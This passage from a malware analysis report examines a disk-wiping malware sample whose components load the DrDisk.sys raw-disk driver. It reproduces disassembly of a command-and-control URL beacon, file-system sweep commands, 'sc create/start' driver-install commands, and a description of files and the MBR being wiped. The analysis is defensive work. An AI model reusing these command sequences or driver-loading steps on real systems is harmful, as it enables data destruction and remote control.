

Fig.23.1 PKCS7 Strings

Fig.23.2 PKCS7 Strings



Fig.24 PKCS7 PEStudio



Fig.25 PKCS12 Resources



Fig.26 PKCS12 Imports



Fig.27.1.1 PKCS12 strings from Sample2-1.exe



Fig.27.1.2 PKCS12 Strings from Sample2-2.exe



Fig.27.2 PKCS12 Strings



Fig.28 DrDisk.sys



Fig.29 DrDisk.sys Imports

	.rdata:...	x	c:\projects\rawdisk\bin\w2k\fre\i386\elrawdsk.pdb
	INIT:0...	x	IoDeleteDevice
	INIT:0...	x	ZwClose
	INIT:0...	x	ZwOpenFile
	INIT:0...	x	ZwQueryInformationProcess
	INIT:0...	x	PsLookupProcessByProcessId
	INIT:0...	x	PsGetCurrentProcessId
	INIT:0...	x	PsGetVersion
	INIT:0...	x	MmGetSystemRoutineAddress
	INIT:0...	x	IoCreateDevice
	INIT:0...	x	ZwCreateFile
	INIT:0...	x	RtlCompareMemory
	INIT:0...	x	KeTickCount
	INIT:0...	x	ntoskrnl.exe
	INIT:0...	x	HAL.dll
	INIT:0...	x	RtlUnwind
	INIT:0...	x	KeBugCheckEx
	PAGE:0...	x	RawDiskSample.exe
	.rsrc:0...	x	elrawdsk.sys
	.rsrc:0...	x	elrawdsk.sys

Fig.30.1 DrDisk.sys Strings

18	.reloc:...	-	EldoS Corporation1
15	.reloc:...	-	info@eldos.com0
4	.reloc:...	-	.8N5
5	.reloc:...	-	B0@0>
53	.reloc:...	-	2http://secure.globalsign.net/cacert/ObjectSign.crt09
5	.reloc:...	-	2000.
42	.reloc:...	-	(http://crl.globalsign.net/ObjectSign.crl0
5	.reloc:...	-	D0B0@
5	.reloc:...	-	20301
39	.reloc:...	-	%http://www.globalsign.net/repository/0

Fig.30.2 DrDisk.sys Strings



Fig.31 PKCS7 Imports

```
loc_4022FC:             ; Indirect Call Near Procedure
call    ds:GetTickCount
mov     ecx, [esp+3A4h+var_394]
push    eax
push    offset word_4213F0
push    offset aUid     ; "uid"
push    edi
push    offset aMydata  ; "mydata"
push    offset aAjax_modalModa ; "/ajax_modal/modal/data.asp"
push    ecx
push    offset aHttpSS?SSSSSta ; "http://%s%s?%s=%s&%s=%s&state=%d"
mov     edx, esi
call    sub_404B80      ; Call Procedure
mov     edx, [esp+3C4h+hInternet]
add     esp, 20h        ; Add
push    ebx             ; dwContext
push    100h            ; dwFlags
push    ebx             ; dwHeadersLength
push    ebx             ; lpszHeaders
push    esi             ; lpszUrl
push    edx             ; hInternet
call    ds:InternetOpenUrlW ; Indirect Call Near Procedure
push    esi
mov     edi, eax
call    sub_40588E      ; Call Procedure
add     esp, 4          ; Add
cmp     edi, ebx        ; Compare Two Operands
jnz     short loc_402374 ; Jump if Not Zero (ZF=0)
```

Fig.32 PKCS7 URL code

```
add     esp, 4          ; Add
push    offset aDirCUsersSBA_3 ; "dir C:\\Users\\ /s /b /a:-D 2>nul  | fi"...
call    _system         ; Call Procedure
add     esp, 4          ; Add
push    offset aDirCDocument_1 ; "dir \"C:\\Documents and Settings\\\" /s"...
call    _system         ; Call Procedure
add     esp, 4          ; Add
push    offset aDirCUsersSBA_4 ; "dir C:\\Users\\ /s /b /a:-D 2>nul  | fi"...
call    _system         ; Call Procedure
add     esp, 4          ; Add
push    offset aDirCWindowsSys ; "dir C:\\Windows\\System32\\Drivers /s /"...
call    _system         ; Call Procedure
add     esp, 4          ; Add
push    offset aDirCWindowsS_0 ; "dir C:\\Windows\\System32\\Config /s /b"...
call    _system         ; Call Procedure
add     esp, 4          ; Add
push    offset aDirF1_infSB2Nu ; "dir f1.inf /s /b 2>nul >>f1.inf"
call    _system         ; Call Procedure
add     esp, 4          ; Add
push    offset aDirF2_infSB2Nu ; "dir f2.inf /s /b 2>nul >>f1.inf"
call    _system         ; Call Procedure
add     esp, 4          ; Add
mov     [esp+65Ch+var_630], offset unk_422B20
mov     [esp+65Ch+var_620], offset unk_422A70
mov     [esp+65Ch+var_5C0], offset off_422A7C
lea     edx, [esp+65Ch+var_618] ; Load Effective Address
push    edx
```

Fig.33 PKCS12 File system traversal

```
Buffer= word ptr -268h
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 268h       ; Integer Subtraction
mov     eax, ___security_cookie
xor     eax, ebp        ; Logical Exclusive OR
mov     [ebp+var_4], eax
push    32h             ; uSize
lea     eax, [ebp+Buffer] ; Load Effective Address
push    eax             ; lpBuffer
call    ds:GetWindowsDirectoryW ; Indirect Call Near Procedure
push    offset aDrdisk_sys ; "drdisk.sys"
lea     ecx, [ebp+Buffer] ; Load Effective Address
push    ecx
push    offset aSSystem32Drive ; "%s\\System32\\Drivers\\%s"
lea     edx, [ebp+FileName] ; Load Effective Address
call    sub_409640      ; Call Procedure
push    offset aScStopDrdisk21 ; "sc stop drdisk 2>&1 >nul"
call    _system         ; Call Procedure
push    offset aScDeleteDrdisk ; "sc delete drdisk 2>&1 >nul"
call    _system         ; Call Procedure
add     esp, 14h        ; Add
lea     edx, [ebp+FileName] ; Load Effective Address
push    edx             ; lpFileName
call    ds:DeleteFileW  ; Indirect Call Near Procedure
push    offset Type     ; "ReadOne"
push    65h             ; lpName
push    0               ; hModule
call    ds:FindResourceW ; Indirect Call Near Procedure
test    eax, eax        ; Logical Compare
jz      short loc_4037C9 ; Jump if Zero (ZF=1)
```

```
push    offset aScCreateDrdisk ; "sc create drdisk type= kernel start= de"...
call    _system         ; Call Procedure
push    offset aScStartDrdisk2 ; "sc start drdisk 2>&1 >nul"
call    _system         ; Call Procedure
add     esp, 8          ; Add
mov     al, 1
mov     ecx, [ebp+var_4]
xor     ecx, ebp        ; Logical Exclusive OR
call    @__security_check_cookie@4 ; __security_check_cookie(x)
mov     esp, ebp
pop     ebp
retn                    ; Return Near from Procedure
```

Fig.34 PKCS12 DrDisk.sys service start



Fig.35 Key for READONE

Further Static and Dynamic Analysis (2)

We proceeded to execute both the communication component PKCS7 and the wiper component PKCS12. Though PKCS7 hardly showed any dynamic performance, PKCS12 responded actively. On running PKCS12, it does not show up in the system process tree, however the DrDisk.sys service is started as a driver which can be seen using ProcessHacker. Further, ProcessMonitor shows the creation of the DrDisk.sys driver along with netfb318.pnf file. On viewing the registry keys, “HKLM\SYSTEM\CURRENTCONTROLSET\SERVICES\drdisk” entry is added creating DrDisk.sys as a service in the system. From Regshot, we also see that the files f1.inf, f2.inf and DrDisk.sys are created.

According to our previous assumptions, on running PKCS12, we see that eventually we are unable to run or access any of the files in our system. All the icons have disappeared and nothing seems to respond to the user. This is due to the wiper erasing all our system files. This eventually leads to the aforementioned end point of the user’s MBR being wiped. The user is then unable to restart his system as shown below.

Fig.36 DrDisk Service from ProcessHacker

Fig.37 PKCS12 ProcessMonitor

```
----------------------------------
Keys added:12
----------------------------------
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_DRDISK\0000\Control
HKLM\SYSTEM\ControlSet001\Services\drdisk
HKLM\SYSTEM\ControlSet001\Services\drdisk\Security
HKLM\SYSTEM\ControlSet001\Services\drdisk\Enum
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_DRDISK\0000
